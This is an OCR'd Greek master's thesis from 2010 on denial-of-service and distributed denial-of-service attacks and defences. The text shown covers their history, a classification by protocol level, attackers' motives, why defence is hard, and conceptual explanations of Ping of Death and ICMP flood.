
Πανεπιστήμιο Πειραιώς
Τμήμα Ψηφιακών Συστημάτων

ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ

«Διδακτικής της Τεχνολογίας & Ψηφιακών Συστημάτων»



Μεταπτυχιακή Διπλωματική εργασία

Επιθέσεις Distributed Denial of Service (DDoS) και μέτρα προστασίας σε δίκτυα δεδομένων.

Καραμάνης Νικόλαος
ΑΜ : ΜΕ08009

Επιβλέπων Καθηγητής : Ξενάκης Χρήστος

Πειραιάς 2010

Επιθέσεις Distributed Denial of Service (DDoS) και μέτρα προστασίας σε δίκτυα δεδομένων.

.....
Καραμάνης Νικόλαος

Περίληψη

Στην παρούσα διπλωματική αναλύουμε εκτενώς το πρόβλημα των DoS και DDoS επιθέσεων και μελετάμε πιθανές μεθόδους αντιμετώπισης του. Οι επιθέσεις DDoS είναι ένα είδος κατανεμημένων επιθέσεων που οφείλουν την αποτελεσματικότητά τους στο γεγονός ότι ένας τεράστιος αριθμός κόμβων επιτίθενται την ίδια χρονική περίοδο σε έναν μεμονωμένο host με σκοπό να εξαντλήσουν τους πόρους του συστήματός του και να τον αναγκάσουν να αρνηθεί τις υπηρεσίες του στους πελάτες του. Η αποτελεσματική αντιμετώπιση επιθέσεων του τύπου DoS πάντως παρουσιάζει δυσκολίες, καθώς ειδικά οι πιο εξελιγμένες κατανεμημένες μορφές τους (Distributed DoS - DDoS) από τη φύση τους προϋποθέτουν συντονισμένες προσπάθειες μεταξύ αρκετών δικτύων τόσο κορμού ,όσο και πρόσβασης για να αντιμετωπισθούν με επιτυχία. Επιπλέον, η τεχνική υλοποίησης τους καθιστά τον εντοπισμό της πραγματικής πηγής μιας επίθεσης DDoS ιδιαίτερα επίπονη καθώς ο εγκέφαλος της επίθεσης καλύπτεται συνήθως πίσω από παραβιασμένους δικτυακούς τόπους χαμηλών προδιαγραφών ασφαλείας, ώστε να αποφύγει τις συνέπειες των πράξεων του.

Abstract

The present thesis analyses thoroughly the DoS and DDoS attack problem and studies possible means of countering such attacks. DDoS attacks are a type of distributed attacks that owe their effectiveness to the fact that an enormous number of nodes launch an attack against an individual host at the same period of time with a view to exhaust the resources of its system and to force it to deny service to its customers. Effective protection against this sort of attacks is not without difficulties however, as recent forms of DoS attacks have distribution characteristics (DDoS– Distributed Denial of Service attacks), and thus require well coordinated efforts among several networks and infrastructure equipment to be dealt with successfully. Moreover the techniques they use, make pinpointing the real source of the DDoS attack troublesome, as the mastermind usually hides behind a structure of already compromised systems in an effort to avoid detection and thus any punishment for his actions.

Πρόλογος

Στις μέρες μας παρατηρείται ολοένα και περισσότερη χρήση του Διαδικτύου. Το Internet είναι το πλέον απαραίτητο εργαλείο για κάθε επαγγελματία, αλλά και κάθε απλό χρήστη. Οι υπηρεσίες που παρέχονται μέσα από αυτό είναι πάρα πολλές και συνεχώς αυξάνονται, καθώς ολοένα και περισσότεροι χρήστες χρησιμοποιούν το Διαδίκτυο ως μέσο επικοινωνίας. Δυστυχώς, όμως, υπάρχουν και κάποιοι κακόβουλοι χρήστες που εκμεταλλεύονται την μεγάλη αυτή ανάγκη χρήσης υπηρεσιών του Διαδικτύου και προσπαθούν μέσω αυτού να βλάψουν ανυποψίαστους χρήστες και να καταστρέψουν επιχειρήσεις στέλνοντας κακόβουλα προγράμματα (ιούς) και παρεμβαίνοντας παρανόμως στην ορθή λειτουργία των συστημάτων. Η δραστηριότητα αυτή είναι γνωστή και ως ηλεκτρονικό έγκλημα. Υπάρχουν πολλές μορφές ηλεκτρονικού εγκλήματος, κάθε μία από τις οποίες έχει και διαφορετικό σκοπό. Μια από τις πιο γνωστές και ευρέως χρησιμοποιούμενες είναι οι DoS επιθέσεις (Denial of Service). Όπως προδίδει και η ονομασία τους, οι επιθέσεις αυτές αποσκοπούν στην δυσλειτουργία υπηρεσιών που παρέχονται στο Διαδίκτυο. Στόχος των επιθέσεων αυτών είναι κάποιος εξυπηρετητής (server), τον οποίο θέλουν οι εισβολείς να θέσουν εκτός λειτουργίας. Αν αναλογιστούμε ότι ο εξυπηρετητής αυτός ανήκει σε μια μεγάλη εταιρία που κινεί τα συμφέροντά της μέσο αυτού, η ζημιά από μια τέτοια επίθεση μπορεί να ανέλθει σε τεράστια χρηματικά ποσά.

Περιεχόμενα

1 Εισαγωγή.

Οι επιθέσεις σε κάθε είδους δικτυακούς τόπους συνδεδεμένους στο Internet είναι παρούσες από τα πρώτα στάδια ανάπτυξης του. Εξελίχθηκαν δε σε συχνότητα και επικινδυνότητα σημαντικά με την πάροδο του χρόνου , ακολουθώντας τη γιγάντωση τόσο σε σημασία, όσο και σε πολυπλοκότητα του κυβερνοχώρου. Το τελευταίο διάστημα μια από τις πλέον διαδεδομένες, αλλά και επικίνδυνες μορφές τέτοιων περιστατικών ασφαλείας αποτελούν οι επιθέσεις άρνησης υπηρεσίας (Denial of Service - DoS). Στόχος της μορφής αυτής επιθέσεων σε δικτυακούς τόπους είναι όχι πλέον η παραβίαση των συστημάτων ασφαλείας προκειμένου να αποκτηθεί χωρίς πρέπουσα αρμοδιότητα ο έλεγχος υπολογιστικών συστημάτων, ή η πρόσβαση σε απόρρητα δεδομένα, αλλά η παρακώλυση της εύρυθμης λειτουργίας των δικτυακών αυτών τόπων. Δεδομένης της αποτελεσματικότητας που επιτρέπει αυτή η μεθοδολογία επιθέσεων, εκμεταλλευόμενη αφενός σχεδιαστικές αδυναμίες των δικτυακών τόπων και αφετέρου την πολύπλοκη και χαοτική οργάνωση του διαδικτύου, το όλο φαινόμενο προβληματίζει ιδιαίτερα. Εξ’ άλλου δεν έχει νόημα η ανάπτυξη ολοένα πιο εύχρηστων, χρήσιμων και με ταχύτατη πρόσβαση δικτυακών τόπων στα πλαίσια του Internet εφόσον είναι τόσο εύκολο να τεθούν εκτός λειτουργίας.

Η ευρύτερη οικογένεια του διαδικτύου αρχίζει να αντιλαμβάνεται τέτοιας φύσης κινδύνους και ως συνέπεια αυτού μια εκτεταμένη προσπάθεια ενίσχυσης των συστημάτων ασφαλείας έχει ξεκινήσει .Η αποτελεσματική αντιμετώπιση επιθέσεων του τύπου DoS πάντως παρουσιάζει δυσκολίες, καθώς ειδικά οι πιο εξελιγμένες κατανεμημένες μορφές τους (Distributed DoS - DDoS) από τη φύση τους προϋποθέτουν συντονισμένες προσπάθειες μεταξύ αρκετών δικτύων τόσο κορμού ,όσο και πρόσβασης για να αντιμετωπισθούν με επιτυχία. Επιπλέον, η τεχνική υλοποίησης τους καθιστά τον εντοπισμό της πραγματικής πηγής μιας επίθεσης DDoS ιδιαίτερα επίπονη καθώς ο εγκέφαλος της επίθεσης καλύπτεται συνήθως πίσω από παραβιασμένους δικτυακούς τόπους χαμηλών προδιαγραφών ασφαλείας, ώστε να αποφύγει τις συνέπειες των πράξεων του.

2 Οι Denial of Service Επιθέσεις.

Μια από τις επικινδυνότερες επιθέσεις που πραγματοποιούνται σε δίκτυα υπολογιστών είναι οι επιθέσεις άρνησης εξυπηρέτησης (Denial of Service ή DoS). Σε αυτή την κατηγορία επιθέσεων, ο επιτιθέμενος δεν εκμεταλλεύεται αδυναμίες προγραμμάτων ή πρωτοκόλλων για να διεισδύσει σε ένα δίκτυο ή υπολογιστικό σύστημα. Αντίθετα, χρησιμοποιεί όλα τα νόμιμα μέσα που του παρέχει το δίκτυο ή το υπολογιστικό σύστημα σε τόσο μεγάλο βαθμό έτσι ώστε κανείς άλλος χρήστης να μην μπορεί να τα χρησιμοποιήσει. Ο σκοπός δηλαδή σε μια επίθεση τύπου DoS είναι να αποτρέψει τους χρήστες από το να χρησιμοποιήσουν τις υπηρεσίες ενός διακομιστή. Αυτός είναι και ο λόγος για τον οποίο οι επιθέσεις αυτές είναι τόσο δύσκολο να εντοπιστούν και να αποτραπούν. Επιπλέον, με τη συνεχή αύξηση των πόρων του δικτύου ιδιαίτερα προς τους τελικούς χρήστες, τέτοιου είδους επιθέσεις γίνονται όλο και πιο συνηθισμένες.

2.1 Ιστορία των DoS επιθέσεων.

Στα μέσα της δεκαετίας του 90 αρχίζουν να κάνουν την εμφάνιση τους οι πρώτες επιθέσεις DoS. Για να τρέχεις τα κατάλληλα προγράμματα χρειαζόσουν έναν καλό υπολογιστή και κάποιο γρήγορο δίκτυο όποτε οι περισσότεροι χρησιμοποιούσαν το δίκτυο των πανεπιστήμιων.

Αργότερα το 1996 ανακαλύφθηκε μια “τρυπά” στο TCP/IP πρωτόκολλο που επέτρεπε τον μεγάλο αριθμό SYN πακέτων(SYN flood).

Το 1997 μεγάλες Dos επιθέσεις ξεκινάνε να γίνονται σε IRC δίκτυα. Σε μια επίθεση ατέλειες σε windows συστήματα ο επιτιθέμενος μπορούσε απευθείας να crashαρει στα συστήματα IRC χρηστών με προγράμματα όπως το teardrop, boink, bonk. Τα προβλήματα αυτά διορθώθηκαν με διάφορα patches αλλά και άλλες τεχνικές ανακαλύφθηκαν όπως η Smurf attack. Και ενώ μέχρι εκείνη την στιγμή ο αποστολέας εκμεταλλευόταν κάποιο πρόβλημα αργότερα απλά έστελναν πολλά πακέτα σε κάποιον χρήστη. Αν ο χρήστης χρησιμοποιούσε κάποια dial-up σύνδεση και ο αποστολέας μπορούσε να χρησιμοποιήσει το δίκτυο κάποιο πανεπιστημίου μπορούσαν να στείλουν πακέτα προκαλώντας DoS.

Το 1998 ενώ οι συνδέσεις άρχιζαν να μεγαλώνουν, οι συνδέσεις και οι υπολογιστές να γίνονται πιο γρήγοροι, έτσι οι επιθέσεις άρχισαν να

γίνονται πιο συχνές. Αργότερα εμφανίστηκε ένα άλλο είδος DoS επιθέσεων, οι DDoS επιθέσεις όπου εκεί χρησιμοποιούνταν μεγάλα δίκτυα υπολογιστών για να σταλούν τα πακέτα.

Ενδεικτικά αναφέρονται κάποιες DDoS γνωστές επιθέσεις :


- Οι επιθέσεις σε μεγάλες εταιρίες (Yahoo, eBay, Buy.com, Amazon.com) τον Ιανουάριο του 2000 που τέθηκαν εκτός λειτουργίας για μερικές ώρες.
- Η επίθεση στον βρετανικό παροχέα υπηρεσιών Cloud Nine που οδήγησε σε ολική διακοπή εργασιών στις 22 Ιανουαρίου 2002.
- Η επίθεση του Οκτωβρίου 2002 στους Εξυπηρετητές Δικτυακής Ονοματολογίας Ρίζας (Root Name Servers) πού απέτυχε λόγω υπερεπάρκειας πόρων , άλλα θα μπορούσε να οδηγήσει σε διακοπή παροχής υπηρεσιών DNS σε όλο το διαδίκτυο.

Πρώτη Φάση (δεκαετίατου'90) : DoS Επιθέσεις Άρνησης Υπηρεσίας •Αρχικά εκμετάλλευση προβλημάτων (bugs) ή αδυναμιών λογισμικού •Πρώτοι στόχοι: Single hosts -single services •Σε κάποιες περιπτώσεις αρκεί ένα μοναδικό, κατάλληλα κατασκευασμένο, πακέτο
Δεύτερη Φάση (1996-2000) •Κλήσεις εξυπηρέτησης από πολλές πηγές για κατανάλωση πόρων •Οι υποδομές του Internet χρησιμοποιούνται για "ενίσχυση" της έντασης των επιθέσεων
Τρίτη Φάση (μετά το2000) : Distributed DoS Κατανεμημένες Επιθέσεις Άρνησης Υπηρεσίας •Στόχο αποτελεί το δικτυακό εύρος (Bandwidth) •Χρήση πολλαπλών ελεγχόμενων υπολογιστών, σε πολλαπλά στάδια επίθεσης με κλιμάκωση της επίθεσης

Σύντομη Ιστορία

2.2 Κατηγοριοποίηση Επιθέσεων DoS.

Οι επιθέσεις DoS μπορούν να κατηγοριοποιηθούν σε πέντε κατηγορίες με βάση το επίπεδο του πρωτοκόλλου στο οποίο πραγματοποιείται η επίθεση, όπως απεικονίζεται στο παρακάτω σχήμα :



Κατηγοριοποίηση Επιθέσεων Άρνησης Εξυπηρέτησης

●Οι επιθέσεις Άρνησης Εξυπηρέτησης (DoS) στο Επίπεδο Δικτυακής Συσκευής (Network Device Level) περιλαμβάνουν επιθέσεις που μπορεί να προκληθούν είτε αν ο επιτιθέμενος εκμεταλλευτεί λάθη ή αδυναμίες στο λογισμικό, είτε αν προσπαθήσει να εξαντλήσει τους υλικούς πόρους των δικτυακών συσκευών. Ένα παράδειγμα μίας αδυναμίας συσκευών δικτύου είναι αυτό που προκαλείται από ένα σφάλμα υπερχείλισης μνήμης στη διαδικασία ελέγχου των συνθηματικών. Εκμεταλλευόμενοι τέτοιου είδους αδυναμίες συγκεκριμένοι δρομολογητές Cisco 7xx μπορούν να διακόψουν την λειτουργία τους αν ο επιτιθέμενος συνδεθεί με τους δρομολογητές μέσω telnet και εισάγει ιδιαίτερα μεγάλα συνθηματικά.

●Στο επίπεδο Λειτουργικού Συστήματος (OS level) οι επιθέσεις DoS εκμεταλλεύονται τους τρόπους με τους οποίους τα λειτουργικά συστήματα υλοποιούν τα διάφορα πρωτόκολλα. Ένα παράδειγμα αυτής της κατηγορίας επιθέσεων DoS είναι η επίθεση Ping of Death. Σε αυτή την επίθεση, στέλνονται στο θύμα στόχο αιτήσεις ηχούς ICMP που έχουν συνολικό μέγεθος δεδομένων μεγαλύτερο από το μέγιστο μέγεθος με βάση το πρότυπο IP. Όταν στέλνονται τέτοιου είδους πακέτα τμηματοποιούνται και στη συνέχεια επανενώνονται στον προορισμό. Πολλά λειτουργικά συστήματα όμως αποτυγχάνουν να δεσμεύσουν αρκετή μνήμη για τα υπερμεγέθη επανενωμένα πακέτα ICMP με αποτέλεσμα την υπερχείλιση της προσωρινής μνήμης.

●Οι επιθέσεις στο επίπεδο εφαρμογής (application-based attacks) προσπαθούν να θέσουν μία μηχανή ή μία υπηρεσία εκτός λειτουργίας είτε εκμεταλλευόμενοι συγκεκριμένα λάθη στις εφαρμογές δικτύων που "τρέχουν" στον κόμβο στόχο, είτε χρησιμοποιώντας τέτοιες εφαρμογές προκειμένου να εξαντλήσουν τους πόρους του θύματός τους. Είναι

επίσης πιθανό ο επιτιθέμενος να βρει σημεία υψηλής αλγοριθμικής πολυπλοκότητας και να τα εκμεταλλευτεί προκειμένου να καταναλώσει όλους τους διαθέσιμους πόρους σε έναν απομακρυσμένο κόμβο. Ένα παράδειγμα επίθεσης που βασίζεται στο επίπεδο εφαρμογής είναι η επίθεση finger bomb. Ένας κακόβουλος χρήστης μπορεί να προκαλέσει την επαναλαμβανόμενη εκτέλεση της ρουτίνας finger στον κόμβο-θύμα, οδηγώντας πιθανότατα στην εξάντληση των πόρων των δικτύων.

●Στις επιθέσεις πλημμύρας δεδομένων (data flooding), ο επιτιθέμενος προσπαθεί να χρησιμοποιήσει το διαθέσιμο εύρος ζώνης σε έναν κόμβο ή συσκευή δικτύου στο μεγαλύτερο δυνατό βαθμό, στέλνοντας μαζικές ποσότητες δεδομένων και προκαλώντας την επεξεργασία ιδιαίτερα μεγάλων ποσοτήτων δεδομένων.

●Οι επιθέσεις DoS που βασίζονται σε χαρακτηριστικά πρωτοκόλλων εκμεταλλεύονται συγκεκριμένα χαρακτηριστικά των πρωτοκόλλων. Για παράδειγμα διάφορες επιθέσεις εκμεταλλεύονται το γεγονός ότι μπορεί να παραποιηθούν οι διευθύνσεις πηγής IP. Διάφορα είδη επιθέσεων DoS έχουν επικεντρωθεί στην υπηρεσία διάθεσης ονομάτων και διευθύνσεων που χρησιμοποιούνται στο Διαδίκτυο (Domain Name Service (DNS)). Πολλές από αυτές περιλαμβάνουν την επίθεση στη γρήγορη μνήμη των εξυπηρετητών ονομάτων. Ένα πρόβλημα που υπάρχει σε πολλές υλοποιήσεις των DNS, είναι ότι δεν ελέγχεται η ορθότητα των απαντήσεων που λαμβάνουν σε αιτήσεις. Ένας παραβιασμένος εξυπηρετητής ονομάτων μπορεί να ανταποκριθεί σε μία αίτηση με ψευδείς πληροφορίες, οι οποίες μπορούν να αποθηκευτούν στον εξυπηρετητή ονομάτων που λαμβάνει την απάντηση της αίτησης. Ένας επιτιθέμενος που έχει παραβιάσει έναν εξυπηρετητή ονομάτων μπορεί να αναγκάσει ένα θύμα να αποθηκεύει λανθασμένες εγγραφές ρωτώντας το θύμα για το δικτυακό τόπο του ίδιου του επιτιθέμενου. Αυτό θα έχει σαν αποτέλεσμα ένα ευπαθές θύμα εξυπηρετητή ονομάτων να αναφέρεται στον απατεώνα εξυπηρετητή και θα αποθηκεύει την απάντηση, η οποία πιθανότατα θα είναι πλαστή.

2.3 Κίνητρα των Επιθέσεων DoS και Προβλήματα Αντιμετώπισής τους.

Υπάρχουν πολλά κίνητρα για την πραγματοποίηση επιθέσεων DoS. Συγκεκριμένα άτομα συχνά εκκινούν επιθέσεις DoS προκειμένου να τραβήξουν την προσοχή και να γίνουν δημοφιλείς. Άλλες επιθέσεις έχουν πολιτικά κίνητρα. Ιστοσελίδες που ανήκουν σε επίμαχες οντότητες συχνά έγιναν στόχοι επιθέσεων άρνησης εξυπηρέτησης. Προσωπικοί λόγοι είναι ένα άλλο κίνητρο για τις επιθέσεις DoS. Άλλα άτομα μπορεί

να πραγματοποιήσουν επιθέσεις με σκοπό να προκληθεί κάποια ταπείνωση ή απλά σαν αστείο. Αυτές οι επιθέσεις γενικά δεν είναι πολύ ισχυρές και συνήθως δεν διαρκούν πολύ. Οι επιθέσεις DoS έχουν κάποια χαρακτηριστικά που κάνουν ακόμα πιο δύσκολη την αντιμετώπισή τους. Για αυτό το λόγο, στη συνέχεια παρουσιάζουμε κάποια θέματα που εξηγούν γιατί η προστασία από τις επιθέσεις DoS είναι πολύ δύσκολη.

Η ασφάλεια του Διαδικτύου είναι αλληλεξαρτώμενη: Το Διαδίκτυο έχει λίγους ενσωματωμένους μηχανισμούς προστασίας προκειμένου να αντιμετωπιστούν οι επιθέσεις DoS. Ο σχεδιασμός τους δημιουργεί κενά ασφάλειας τα οποία μπορεί να εκμεταλλευτούν οι επιτιθέμενοι. Είναι σημαντικό να σημειώσουμε ότι ανεξάρτητα από το πόσο ασφαλής είναι ένας κόμβος, είναι πάντα υπό απειλή αφού το υπόλοιπο Διαδίκτυο δεν είναι ασφαλές.

Οι επιθέσεις DoS είναι από τη φύση τους δύσκολο να ανιχνευθούν: Η ανίχνευση της πηγής των επιθέσεων DoS είναι αρκετά δύσκολη. Εκμεταλλευόμενοι την ασταθή φύση του Διαδικτύου, οι επιτιθέμενοι χρησιμοποιούν παραποιημένες διευθύνσεις πηγής IP προκειμένου να κρύψουν την ταυτότητα τους πίσω από άλλες μηχανές που έχουν θέσει υπό τον έλεγχο τους. Επιπλέον, οι ροές των πακέτων DoS δεν παρουσιάζουν κοινά χαρακτηριστικά, με αποτέλεσμα να καθιστούν ιδιαίτερα δύσκολη την ανίχνευση τους και ακόμα πιο δύσκολη τη διαφοροποίηση των πακέτων επίθεσης από τα νόμιμα πακέτα.

Περιορισμένοι πόροι: Ο υψηλός ρυθμός πακέτων ο οποίος χρειάζεται για να δημιουργηθούν μαζικές επιθέσεις DoS απαιτεί μεγάλο αριθμό πόρων. Τα συστήματα και τα δίκτυα που αποτελούν το Διαδίκτυο έχουν περιορισμένους πόρους οι οποίοι μπορεί εύκολα να εξαντληθούν κατά τη διάρκεια της ανίχνευσης των επιθέσεων.

Αυτοματοποιημένα εργαλεία: Τα εργαλεία DoS τα οποία είναι διαθέσιμα στο Διαδίκτυο συνοδεύονται από οδηγίες οι οποίες επιτρέπουν την εύκολη και αποτελεσματική χρήση τους ακόμα και από όχι τεχνικά καταρτισμένους χρήστες. Οι επιτιθέμενοι συνεχώς προσπαθούν να αναπτύξουν πιο αποτελεσματικά εργαλεία προκειμένου να ξεπεράσουν τα συστήματα ασφαλείας που αναπτύσσονται από τους ερευνητές.

Ένα περιβάλλον γεμάτο στόχους: Υπάρχει ένας μεγάλος αριθμός κόμβων και δικτύων στο Διαδίκτυο που είναι ευπαθή, τα οποία μπορεί να τα εκμεταλλευτούν και τα οποία παρέχουν γόνιμο έδαφος προκειμένου να πραγματοποιηθούν επιθέσεις DoS. Υπάρχουν επίσης πολλοί χρήστες του Διαδικτύου οι οποίοι δεν έχουν την απαιτούμενη τεχνική κατάρτιση προκειμένου να προστατέψουν τα συστήματά τους από επιθέσεις DoS. Επιπλέον, ο σχεδιασμός ενός αποτελεσματικού συστήματος αμύνης απέναντι στις επιθέσεις DoS αντιμετωπίζει πολλές προκλήσεις, γιατί οι απαιτήσεις για μία αποτελεσματική απόκριση στις επιθέσεις DoS είναι πολλαπλές:

• Ένα από τα κύρια χαρακτηριστικά των συστημάτων προστασίας απέναντι στις επιθέσεις DoS είναι η υψηλή ασφάλεια. Πρέπει να επιβεβαιωθεί ότι το σύστημα προστασίας δεν μπορεί να χρησιμοποιηθεί σαν θύμα μίας επίθεσης DoS.

• Ένα σύστημα προστασίας απέναντι στις επιθέσεις DoS πρέπει να είναι αξιόπιστο στην ανίχνευση επιθέσεων DoS και να μην εμφανίζει λανθασμένους θετικούς συναγερμούς. Αυτό μπορεί να έχει σαν αποτέλεσμα υψηλό κόστος, επομένως ίσως θα ήταν καλύτερο να υπάρχει μεγάλη αυστηρότητα ως προς αυτή την απαίτηση.

• Ένα σύστημα προστασίας απέναντι στις επιθέσεις DoS πρέπει να είναι αποτελεσματικό στην ανίχνευση και την απόκριση σε μία επίθεση DoS προκειμένου να περιορίσει την αποτελεσματικότητα της επίθεσης.

• Ένας μηχανισμός προστασίας από επιθέσεις DoS πρέπει να είναι ρεαλιστικός στο σχεδιασμό του και να μπορεί να εφαρμοστεί στις υπάρχουσες υποδομές ασφάλειας, χωρίς να απαιτεί σημαντικές αλλαγές στην υποδομή του Διαδικτύου.

• Ένας μηχανισμός προστασίας από επιθέσεις DoS δεν πρέπει να απαιτεί πολλούς πόρους και πρέπει να έχει μειωμένο κόστος απόδοσης, προκειμένου να αποφύγει τη μείωση της απόδοσης του δικτύου το οποίο δέχεται την επίθεση.

2.4 Απλές DoS Επιθέσεις.

Στόχος των DoS επιθέσεων είναι να αποτρέψουν την πρόσβαση σε υπηρεσίες και πόρους κάποιου εξυπηρετητή (server) από εξουσιοδοτημένους χρήστες. Η επίθεση στον εξυπηρετητή-θύμα επιτυγχάνεται συνήθως με την συνεχή αποστολή σε αυτόν πακέτων δεδομένων. Τα πακέτα μεταδίδονται σε υψηλούς ρυθμούς, έτσι ώστε ο εξυπηρετητής να μην δύναται να ανταποκριθεί στον μεγάλο φόρτο εργασίας και να καταρρεύσει (crash).


Οι DoS επιθέσεις λαμβάνουν χώρα στο Διαδίκτυο, επομένως χρησιμοποιούν το πρωτόκολλο IP ως πρωτόκολλο επιπέδου δικτύου. Αντίθετα, στο επίπεδο μεταφοράς χρησιμοποιούνται πρωτόκολλα που ποικίλουν ανάλογα με το είδος της επίθεσης. Τα πρωτόκολλα ICMP, TCP και UDP είναι αυτά που χρησιμοποιούνται συνήθως και επομένως μπορούμε να διαχωρίσουμε τις επιθέσεις σε ICMP, TCP και UDP επιθέσεις, ανάλογα με το πρωτόκολλο επιπέδου μεταφοράς που χρησιμοποιούν. Μερικοί από τους πιο γνωστούς τρόπους DoS επιθέσεων είναι οι ακόλουθοι :

1. Ping of death.
2. ICMP flood.
3. Smurf attack.
4. TCP SYN flood.
5. UDP flood.
6. Teardrop attack.
7. Fork Bombs.
8. Επιθέσεις τύπου Web DoS.
9. Email bomb.
10. DNS amplification attack.


2.4.1 Ping of death.

Το Ping of Death είναι ένας τύπος επίθεσης σε έναν ηλεκτρονικό υπολογιστή. Η επίθεση Ping of Death συντελείται όταν ένας ηλεκτρονικός υπολογιστής στέλνει κακοσχηματισμένα πακέτα ping σε έναν άλλο υπολογιστή με σκοπό να τον θέσει εκτός λειτουργίας.

Ένα πακέτο ping έχει κανονικά μέγεθος 64 bytes (ή 84 bytes εάν προστεθεί και η κεφαλίδα που προσθέτει το πρωτόκολλο IP). Πολλοί τύποι ηλεκτρονικών υπολογιστών δεν μπορούν να χειριστούν πακέτα ping που έχουν μέγεθος μεγαλύτερο από 65535 bytes, δηλαδή το μέγιστο επιτρεπτό από το πρωτόκολλο IP. Κατά συνέπεια, η επίθεση Ping of Death περιλαμβάνει την συνεχή αποστολή μεγάλων πακέτων ping σε κάποιον υπολογιστή μέχρι ο τελευταίος να τεθεί εκτός λειτουργίας.



Σύμφωνα με τα πρωτόκολλα του διαδικτύου, η αποστολή ενός πακέτου ping μεγαλύτερου των 65535 bytes είναι παράνομη και δεν προβλέπεται, δεδομένου ότι στην κεφαλίδα IP προβλέπονται μονάχα 16 bits για την καταχώρηση του μεγέθους του πακέτου (2^16-1 = 65535). Παρόλα αυτά ένας υπολογιστής μπορεί να σπάσει το πακέτο ping σε δύο τμήματα και να το στείλει ως δύο ξεχωριστά πακέτα IP.




Παράδειγμα Ping of Death attack

Όταν ο υπολογιστής-στόχος παραλάβει τα δύο πακέτα, θα τα συνθέσει και θα δημιουργήσει ένα μεγάλο πακέτο ping, το οποίο στην συνέχεια ενδέχεται να δημιουργήσει σφάλματα του τύπου buffer overflow, τα οποία συνήθως οδηγούν σε δυσλειτουργία ολόκληρου του υπολογιστή (computer crash).

2.4.2 ICMP flood.

Τα ICMP (Internet Control Message Protocol) πακέτα μεταφέρουν ειδικά μηνύματα ελέγχου που χρησιμοποιούνται από το δίκτυο για θέματα συνδεσιμότητας. Όταν εκτελείται μια εντολή ping στέλνονται στον παραλήπτη ICMP πακέτα με κωδικό «ECHO_REQUEST» και ο παραλήπτης απαντάει με μηνύματα «ECHO_REPLY».

